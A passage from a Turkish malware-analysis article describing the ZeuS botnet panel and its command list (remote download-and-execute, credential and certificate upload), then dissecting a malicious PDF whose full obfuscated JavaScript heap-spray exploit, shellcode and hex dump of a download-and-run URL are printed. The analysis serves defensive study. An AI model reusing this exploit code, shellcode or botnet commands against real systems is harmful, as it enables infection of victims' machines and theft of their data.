Yukarıda örneklerini verdiğim rapor dökümlerinde kullanıcılara ait şifreli bağlantı işlemleri net olarak belli olmaktadır.



The screenshot shows a web application interface for managing botnets. The browser address bar displays the URL: [http://www.kullanici\\_web\\_form\\_baglanti/auth/login.aspx](http://www.kullanici_web_form_baglanti/auth/login.aspx). The page title is "CP :: Bots".

The interface is divided into several sections:

- Information:** Current user: max, GMT date: 18.02.2010, GMT time: 07:55:25.
- Statistics:** Summary, OS.
- Botnets:** → Bots, Scripts.
- Reports:** Search in database, Search in files.
- Systems:** Information, Options, User, Users, Logout.

There is a "Filter" section with input fields for Bots, Botnets, IP-addresses, and Countries. To the right, there are status filters for NAT status (Outside), Online status (Online), Install status (-), Used status (-), and Comments status (-). A "Reset" button is located below these filters.

The main content area displays a table of bot information:

#	Bot ID	Botnet	Version	IPv4	Country	Online time
1	infected_pc_73629da9	btn1	1.3.1.10	82.xx.xx.161	GB	02:27:48
2	infected_pc_73629da9	btn1	1.3.1.10	82.xx.xx.161	AR	14:02:24
3	infected_pc_73629da9	btn1	1.3.1.10	82.xx.xx.161	JP	66:23:51
4	infected_pc_73629da9	btn1	1.3.1.10	82.xx.xx.161	JP	00:17:43
5	infected_pc_73629da9	btn1	1.2.7.7	82.xx.xx.161	GB	66:23:46
6	infected_pc_73629da9	btn1	1.3.1.10	82.xx.xx.161	GB	16:14:59
7	infected_pc_73629da9	btn1	1.3.1.10	82.xx.xx.161	GB	66:24:55
8	infected_pc_73629da9	btn1	1.3.1.10	82.xx.xx.161	GB	00:05:06

Kontrol edilebilecek bilgisayarlar anlık olarak görüntülenir.



ZeUS Aracına ait mysql tablo listesi. Mysql altında gerekli hazırlıklar yapılmazsa saldırgan kullanıcılara ait şahsi bilgilerin takip esnasında sıkıntı çeker. Bu nedenle öncelikle ZeuS kurulumunda gerekli olan veritabanı için gerekli hazırlıkları yapması gerekir.

ZeUS Kontrol paneli vasıtasıyla aynı anda tüm bilgisayarlara(enfekte olanlara) komut gönderme işlemi gerçekleştirilebilir. Böyle saldırgan sadece bilgileri ele geçirmekle kalmaz, bilgisayarlara da hükmeder. Kontrol için kullanılan komutlar nedir? Burada ZeuS aracında yer alan “botnet\_scripts.php” isimli dosyayı incelediğimizde görüyoruz.

```
$cat zeus/system/botnet_scripts.php
....
....
$_COMMANDS_LIST = array
(
    'reboot' => 'Reboot computer.',
    'kos' => 'Kill OS.',
    'shutdown' => 'Shutdown computer.',

    'bc_add [service] [ip] [port]' => 'Add backconnect for [service] using server with address [ip]:[port].',
    'bc_del [service] [ip] [port]' => 'Remove backconnect for [service] (mask is allowed) that use connection to [ip]:[port] (mask is allowed).',

    'block_url [url]' => 'Disable access to [url] (mask is allowed).',
    'unblock_url [url]' => 'Enable access to [url] (mask is allowed).',

    'block_fake [url]' => 'Disable executing of HTTP-fake/inject with mask [url] (mask is allowed).',
    'unblock_fake [url]' => 'Enable executing of HTTP-fake/inject with mask [url] (mask is allowed).',

    'rexec [url] [args]' => 'Download and execute the file [url] with the arguments [args] (optional).',
    'rexeci [url] [args]' => 'Download and execute the file [url] with the arguments [args] (optional) using interactive user.',
    'lexec [file] [args]' => 'Execute the local file [file] with the arguments [args] (optional).',
    'lexeci [file] [args]' => 'Execute the local file [file] with the arguments [args] (optional) using interactive user.',



    'addsf [file_mask...]' => 'Add file masks [file_mask] for local search.',
    'delsf [file_mask...]' => 'Remove file masks [file_mask] from local search.',
    'getfile [path]' => 'Upload file or folder [path] to server.',
```


```

'getcerts'      => 'Upload certificates from all stores to server.',
'resetgrab'     => 'Upload to server the information from the protected storage, cookies, etc.',
'upcfg [url]'  => 'Update configuration file from url [url] (optional, by default used standard url)',
'rename_bot [name]' => 'Rename bot to [name].',
'getmff'       => 'Upload Macromedia Flash files to server.',
'delmff'       => 'Remove Macromedia Flash files.',
'sethomepage [url]' => 'Set homepage [url] for Internet Explorer.'
);


```

Komut listesinde yer alan bazı komutlar vardır ki, sanki kullanıcının bilgisayarını kullanıyormuş gibi gerekli işlemleri yaptırabilir. Özellikle “rexec” komutuyla kullanıcının bilgisayarına istenilen dosya yüklenip, çalıştırılabilir. Bu komutların hepsi online olarak yürürlüğe konur.





Zeus kontrol ortamı. Dosyanın kullanıcıya bulaşma süreci.



Zeus trojan remover ile kullanıcı bilgisayarında bu tehlikeli yazılımın olup olmadığını öğrenebilir. Eğer ZeuS mevcutsa öncelikle kullanıcı, FTP şifrelerini ve e-posta şifrelerini değiştirmesi gerekir. “Binlerce bilgisayarın oluşturduğu Botnet bulundu.” şeklindeki uyarılar eksilmeyecek gibi. İnternet kullanıcıları farkında olmadan bilgisayarlarına zararlı yazılımların yüklenme oranı

devamlı olarak artmakta. Yazılımlarda ortaya çıkan güvenlik zaafıları kullanıcıları zor durumda bırakıyor. Güvenlik zaafının sonuçları, kullanıcılara gün geçmeden yansıyor. Kimi zaaf, kullanıcıların bilgisayarına ulaşan solucan olarak, bir diğer zaaf ise şifreleri ele geçiren zararlı yazılımın otomatik olarak kullanıcının sistemine yüklenmesini sağlıyor.

## PDF DOKÜMAN ANALİZİ

Son zamanlarda Adobe Acrobat Reader ve diğer PDF okuyucu araçlarına yönelik güvenlik zaafıları ortaya çıkmasından sonra PDF dosyaları içine çeşitli kodlar eklendi. PDF popüler bir belge biçimi olduğundan bu dosya türü aracılığıyla zararlı yazılımlar yayılmıştır. İnternet kullanıcıların şahsi bilgilerini toplamak için ayarlanan bir sunucuda mevcut olan bir PDF dokümanını inceleyelim. Bu PDF dokümanı açan kullanıcı eğer PDF okuyucusunda güvenlik zaafı mevcutsa kullanıcıyı gizli bir şekilde tehlikeli bir İnternet adresine yönlendirmektedir.

```
root@bt:/ANALiZ# ls -la
-rw-r--r-- 1 root root 1430 Apr  3 05:43 newplayer.pdf
```

Dokümanın adı: newplayer.pdf

```
root@bt:/ANALiZ# ./pdfid.py newplayer.pdf
PDFiD 0.0.11 newplayer.pdf
PDF Header: %PDF-1.0
obj          9
endobj       9
stream       2
endstream    2
xref         0
trailer      1
startxref    0
/Page        1
/Encrypt     0
/ObjStm      0
/JS          2
/JavaScript  3
/AA          0
/OpenAction  0
/AcroForm    0
/JBIG2Decode 0
/RichMedia   0
/Launch      0
/Colors > 2^24 0
```

PDF dosyalarına JavaScript kod yerleştirilmesiyle, normal bir pdf dokümanı tehlikeli hale getirilebilir. “pdfid.py” dosyasıyla newplayer.pdf dosyasına ait bilgileri görüntüledik.

/JavaScript 3 kısmına dikkat edelim. PDF dokümanında Javascript kodlarının mevcut olduğunu gördük.

Jsunpack aracıyla doküman içinden javascript kod parçasını ayıklayıp incelememize devam edelim.

```
root@bt:/ANALiZ/jsunpack-n# ./jsunpack-n.py newplayer.pdf
root@bt:/ANALiZ/jsunpack-n/files# ls -la
-rw-r--r-- 1 root root 1501 May 25 14:18 decoding_2ac8ed34c437d7798b17a79cd688dcbb241a7a79
root@bt# cat decoding_2ac8ed34c437d7798b17a79cd688dcbb241a7a79
```

```

function xsavy(fwypd)
{
return unescape(fwypd);
}
function gldugl()
{
var judscw='p@11111111111111111111111111111111 : yyyy111';
util.printd(judscw, new Date());
}

var btisjsi4 = app.plugins;

for (var gzyobn=0; gzyobn < btisjsi4.length; gzyobn++)
{
if (btisjsi4[gzyobn].name=='EScript'){var hsubp6=btisjsi4[gzyobn].version;}
}

if ((hsubp6>9)&&(hsubp6<9.3))
{
var epfqbr=1400;
}
else if((hsubp6>8.12)&&(hsubp6<8.2))
{
var epfqbr=2900;
}
else
{
}

jngte=new Array();
var jvfzj = 'ARG9090ARG9090'.replace(/ARG/igm, '%u');
var xobmhoy6 = '254EB2758B28B3C235742X378256F5276882X32X233F5249C92AD412DB332XF36214BE23828274F22C1X82XDCB2DAX32EB4XZ
3BEF275DF25EE725E8B2X324266DD2XC8B28B4B21C5E2DDX32X48B2X38B2C3C52727526D6C26E6F2642E26C6C243XX25C3A2E55278652XX62CX33
ZX3642ZX4XZXC7824X8B28BXC21C7X28BAD2X84XZX9EB24X8B28D3427C4X24X8B2953C28EBF2XE4EZE8ECZF84ZFFFFZEC83283X42242CZF3C295
DX2BF5XZ1A3627X2F26FE82FFFFZ8BFFZ245428DFC2BA522DB33253532EB52253242DXFF2BF5DZFE982XE8A253E82FFFFZ83FFZX4EC22C8326224
2DXFF27EBFZE2D82E8732F4X2FFFFF522E8DX2FFD72FFFFF2746827X7422F3A2662F7A6F265642656722E6E26F6322F6D22E6C2687X23F7X23
D6923631'.replace(/Z/igm, '%u').replace(/X/igm, '0');
jvfzj=xsavy(jvfzj);
xobmhoy6=xsavy(xobmhoy6);
while(jvfzj.length <= 0x8000){jvfzj+=jvfzj;}
jvfzj=jvfzj.substr(0,0x8000 - xobmhoy6.length);
for(gzyobn=0;gzyobn<epfqbr;gzyobn++) {jngte[gzyobn]=jvfzj + xobmhoy6;}
if(epfqbr){gldugl();gldugl();try {this.media.newPlayer(null);} catch(e) {}gldugl();}
}

```

PDF içerisinde eklenen javascript kodu görülmektedir. Kod içerisinde yer alan “xobmhoy6” değerini kontrol edelim. Antivirüs uygulamalarından kaçınmak için çeşitlemeler yapılmış. “xobmhoy6” değerinde yer alan Z yerine %, X yerine 0 ifadelerini yerleştirelim. “xobmhoy6” ifadesi şu şekle dönüşmüştür.


```

%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u7688%u0320%u33F5%u49C9%uAD41%uDB33%u0F36%u14BE%u3828%u74F2%uC108%u0DCB%uDA03%uEB40
%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%u03C5%u7275%u6D6C%u6E6F%u642E%u6C6C%u6430%u5C3A
%u2E55%u7865%u0065%u0033%u0364%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%u8EC%uFF84%uFFFF%uEC83%u8304%u242C
%u48B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%u8EC%uFF84%uFFFF%uEC83%u8304%u242C
%uFF3C%u95D0%uBF5D%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353
%uE852%u5324%u00FF%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%u04EC%u2C83%u6224%u00FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7
%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%u7468%u7074%u2F3A%u662F
%u7A6F%u6564%u6567%u2E6E%u6F63%u2F6D%u2E6C%u6870%u3F70%u3D69%u3631

```

Malzilla Uygulaması vasıtasıyla bu değerleri derinlemesine inceleyelim. Ne demek istiyor bu “xobmhoy6” ifadesi.

Malzilla uygulamasında yer alan Misc Decoders kısmına bu değeri ekleyelim.



Değeri ekledikten sonra 1 – UCS2 To Hex ile düzenlemeden sonra 2 – Hex To File ile binary dosyası olarak “hexfile.bin” adı altında dosyayı kayıt edelim. Oluşturulan “hexfile.bin” isimli Dosyamızı herhangi bir hex editörü ile açalım.

```
HEXFILE.BIN R.L 00000000 ----- 232 || Hiew 5.90 <c>SEN.
00000000: EB 54 8B 75-3C 8B 74 35-78 03 F5 56-8B 76 20 03 0Tiu<it5x0$Uio ♥
00000010: F5 33 C9 49-41 AD 33 DB-36 0F BE 14-28 38 F2 74 S3rIAi36*9k8 t
00000020: 08 C1 CB 0D-03 DA 40 EB-EF 3B DF 75-E7 5E 8B 5E 0-1-Fw_r00';u ^i^
00000030: 24 03 DD 66-8B 0C 4B 8B-5E 1C 03 DD-8B 04 8B 03 $♥ififKi^~♥ii♥i♥
00000040: C5 C3 75 72-6C 6D 6F 6E-2E 64 6C 6C-00 43 3A 5C +hurlmon.dll C:\
00000050: 55 2E 65 78-65 00 33 C0-64 03 40 30-78 0C 8B 40 U.exe 3^d00x#i0
00000060: 0C 8B 70 1C-AD 8B 40 08-EB 09 8B 40-34 8D 40 7C 9ip-iie0oie4i0!
00000070: 8B 40 3C 95-BF 8E 4E 0E-EC E8 84 FF-FF FF 83 EC i0<0_1ANr)xä äi
00000080: 04 83 2C 24-3C FF D0 95-50 BF 36 1A-2F 70 E8 6F ♦â, $< °0P_6-/p×0
00000090: FF FF FF 8B-54 24 FC 8D-52 BA 33 DB-53 53 52 EB iT$³_1R|3$SRü
000000A0: 24 53 FF D0-5D BF 98 FE-8A 0E E8 53-FF FF FF 83 $S °_1_i=èf×S â
000000B0: EC 04 83 2C-24 62 FF D0-BF 7E D8 E2-73 E8 40 FF i♦â, $h °_1^i0s×0
000000C0: FF FF 52 FF-D0 E8 D7 FF-FF FF 68 74-74 70 3A 2F R °×i http://
000000D0: 2F 66 6F 7A-64 65 67 65-6E 2E 63 6F-6D 2F 6C 2E /fozdegen.com/1.
000000E0: 70 68 70 3F-69 3D 31 36- - php?i=16
```

Hexfile.bin dosyası PDF dosyasının gerçek amacını yansıtıyor. “Newplayer.pdf” dosyası kullanıcıya air pdf okuyucu yazılımında zafiyet mevcutsa belirtilen adres gizlice bağlanıp kullanıcıda dosya(C:\U.exe) çalıştırmaktır. Neticesinde kullanıcıya ait gizli bilgiler internet ortamında başka gözler tarafından takip edilecektir.

Tacettin KARADENİZ  
tacettink@olympus.org

### Referanslar

- <http://www.olympus.net/belgeler/botnet/botnet-bot-network-126231.html>
- <http://www.olympus.net/belgeler/guvenlik-aciklari/internetin-sakli-yuzu-126392.html>
- <http://www.olympus.net/belgeler/gizli-tehlike-126162.html>
- <http://www.novirusthanks.org/products/zeus-trojan-remover/>
- <http://757labs.org/wiki/Projects/pdfresurrect>
- <http://www.olympus.net/haberler/malware/2009-kotu-amacli-yazilimler-5969.html>
- <http://www.turk.internet.com/portal/yazigoster.php?yaziid=25659>
- <http://malzilla.sourceforge.net/>
- <https://code.google.com/p/jsunpack-n/>
- <http://blog.didierstevens.com/programs/pdf-tools/>